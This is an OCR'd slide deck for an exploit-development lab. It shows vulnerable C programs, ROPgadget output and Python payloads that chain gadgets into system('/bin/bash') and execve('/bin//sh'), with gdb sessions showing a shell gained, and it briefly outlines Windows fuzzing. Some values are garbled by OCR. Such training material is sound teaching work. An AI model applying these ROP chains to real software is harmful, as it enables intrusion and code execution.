BINARY EXPLOITION : LAB2

AGENDA

- Lab 2a : Basic ROP.
  - ROPGadgets.
  - ROP.
- Lab 2b: ROP with shellcode
  - ROPGadgets.
- Lab 2b : Windows Exploitation.
  - Fuzzing.
  - Buffer Overflow.

BASIC ROP : LAB 2a

ROP EXAMPLE


- Vulnerable Program.

```c
#include <stdio.h>
#include <string.h>

char string[100];

void execGadget(){
        system(string);
}

void binGadget(int binParam) {
        if (binParam == 0xdeadbeef) {
                strcat(string, "/bin");
        }
}

void bashGadget(int bashParam1, int bashParam2) {
        if (bashParam1 == 0xcafebabe && bashParam2 == 0x0badf00d) {
                strcat(string, "/bash");
        }
}
```

```c
void vuln(char *string) {
        char buffer[100];
        strcpy(buffer, string);
}

int main(int argc, char** argv) {
        string[0] = 0;
        vuln(argv[1]);
        return 0;
}
```


ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.



ROP EXAMPLE

- The Stack.



ROP EXAMPLE

- The Stack.

bashParam2
bashParam1
execGadget
bashGadget
binParam
Pop e#x; ret
Return Address/ binGadget
Saved ebp
Buffer

ROP GADGETS

```
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$ ./ROPgadget.py --binary rop
Gadgets information
============================================================
0x0000054a : adc al, 0x24 ; ret
0x000008dd : adc al, 0x41 ; ret
0x0000048a : adc al, 0x51 ; call eax
0x00000571 : adc byte ptr [eax - 0x3603a275], dl ; ret
0x00000490 : adc cl, cl ; ret
0x00000484 : adc edx, dword ptr [ebp - 0x77] ; in eax, 0x83 ; in al, dx ; adc al, 0x51 ; call eax
0x000005be : add al, 0 ; nop ; pop ebx ; pop edi ; pop ebp ; ret
0x00000690 : add al, 0x24 ; ret
0x0000080d : add al, 2 ; inc ebp ; ret
0x00000835 : add al, 2 ; push eax ; ret
0x00000497 : add bl, dh ; ret
0x0000052e : add byte ptr [eax], al ; add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x00000564 : add byte ptr [eax], al ; add byte ptr [edx - 0x77], dl ; ret
0x000003b8 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x00000685 : add byte ptr [eax], al ; mov ecx, dword ptr [ebp - 4] ; leave ; lea esp, dword ptr [ecx - 4] ; ret
0x00000686 : add byte ptr [ebx - 0x723603b3], cl ; popal ; cld ; ret
0x00000530 : add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x00000566 : add byte ptr [edx - 0x77], dl ; ret
0x0000080c : add dword ptr [edx + eax], 0x45 ; ret
0x00000834 : add dword ptr [edx + eax], 0x50 ; ret
0x00000808 : add eax, 0x83038742 ; add al, 2 ; inc ebp ; ret
0x00000830 : add eax, 0x83038742 ; add al, 2 ; push eax ; ret
0x0000048e : add esp, 0x10 ; leave ; ret
0x000004df : add esp, 0x10 ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x0000056f : add esp, 0x10 ; nop ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x000006f5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x000003ba : add esp, 8 ; pop ebx ; ret
0x000007e7 : add esp, dword ptr [ebx - 0x3b] ; ret
0x000008da : and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
0x000007e8 : arpl bp, ax ; ret
0x000007c3 : call dword ptr [eax]
```

ROP GADGETS

```
0x000006f9 : pop esi ; pop edi ; pop ebp ; ret
```

0x565556fb : pop ebp ; ret

ROP EXAMPLE

- The Stack.

execGadget
bashParam2
bashParam1
pop e#x; pop e#x; ret
bashGadget
binParam
pop e#x; ret
Return Address/ binGadget
Saved ebp
Buffer

ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

Pop e#x; ret

\x78\x55\x55\x56

\x42\x42\x4\x42

\x41\x41\x41\x41
..
..
\x41\x41\x41\x41

```
(gdb) print execGadget
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```

```
(gdb) print bashGadget
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

“BBBB”

“AAAA”

..

..

“AAAA”


ROP EXAMPLE

- The Stack.


\x0d\xf0\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56




\xc5\x55\x55\x56



\xef\xbe\xad\xde

\xfb\x56\x55\x56

\x78\x55\x55\x56



\x42\x42\x4\x42 “BBBB”

\x41\x41\x41\x41 “AAAA”

..

..

\x41\x41\x41\x41 “AAAA”

ROP EXAMPLE

- The Exploit.

```
overflow = 'A' * 108 + 'B' * 4

binGadget = "\x78\x55\x55\x56"

binParam = "\xef\xbe\xad\xde"

bashGadget = "\xc5\x55\x55\x56"

bashParam1 = "\xbe\xba\xfe\xca"
bashParam2 = "\x0d\xf0\xad\x0b"

execGadget = "\x4d\x55\x55\x56"

popRet = "\xfb\x56\x55\x56"


payload = overflow + binGadget + popRet + binParam + bashGadget + execGadget + bashParam2 + bashParam1


print payload
```

ROP EXAMPLE

- The Exploit.

```
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ gdb -q ./rop
Reading symbols from ./rop...(no debugging symbols found)...done.
(gdb)
(gdb) run $(<./exp )
Starting program: /home/dell/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/rop $(<./exp )
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ whoami
dell
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ id
uid=1000(dell) gid=1000(dell) groups=1000(dell),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ exit
exit

Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb)
```

ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b	
\xbe\xba\xfe\xca	
\x4d\x55\x55\x56	
\xc5\x55\x55\x56	
\xef\xbe\xad\xde	
\xfb\x56\x55\x56	
\x78\x55\x55\x56	
\x42\x42\x4\x42	“BBBB”
\x41\x41\x41\x41 .. .. \x41\x41\x41\x41	“AAAA” .. .. “AAAA”


```
(gdb) print execGadget
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```

```
(gdb) print bashGadget
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

ROP EXAMPLE

- Safe Exit.



ROP FOR SHELLCODE : LAB 2b

ROP EXAMPLE

- Vulnerable Program.

```
#include <string.h>

void overflow (char* inbuf)
{
  char buf[4];
  strcpy(buf, inbuf);
}

int main (int argc, char** argv)
{
  overflow(argv[1]);
  return 0;
}
~
```

ROP EXAMPLE

- Compile Program.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc --static -m32 -fno-stack-protector rop_shell.c -o rop
_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc -m32 -fno-stack-protector rop_shell.c -o rop_shell.D
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ ls
peda  ROPgadget-master  rop_shell.c  rop_shell.D  rop_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ 
```

- Generate ROP Chains.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.D > ropD
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.S > ropS
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ 
```

ROP EXAMPLE

- View Gadgets.
- Generate exploit using ROP Chains.

```
- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0806e82b) # pop edx ; ret
        p += pack('<I', 0x080d9060) # @ .data
        p += pack('<I', 0x080a8806) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806e82b) # pop edx ; ret
        p += pack('<I', 0x080d9064) # @ .data + 4
        p += pack('<I', 0x080a8806) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806e82b) # pop edx ; ret
        p += pack('<I', 0x080d9068) # @ .data + 8
```

ROP EXAMPLE

- Find padding.
- Add padding and print exploit.
  - P = “A” * 00
  - Print A
- Exploit using ROP Chains.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ ./rop_shell.S "$(./exploit.py)"
$ whoami
maverick
$ 
```

WINDOWS EXPLOITATION: LAB 2c


Binary Testing Methods

- White Box Testing.
  - Testing with full knowledge.
  - Access to source code & architecture documents.
- Black Box Testing.
  - Without knowledge of specification.
  - No access to the source code & architecture.
  - Attacker model.
- Grey Box Testing.


Black Box Exploitation

- Establishing a Working Environment.
- Fuzzing.
  - Input Generation.
  - Fault Injection.
  - Fault Delivery.
  - Fault Monitoring.
- Binary Auditing.

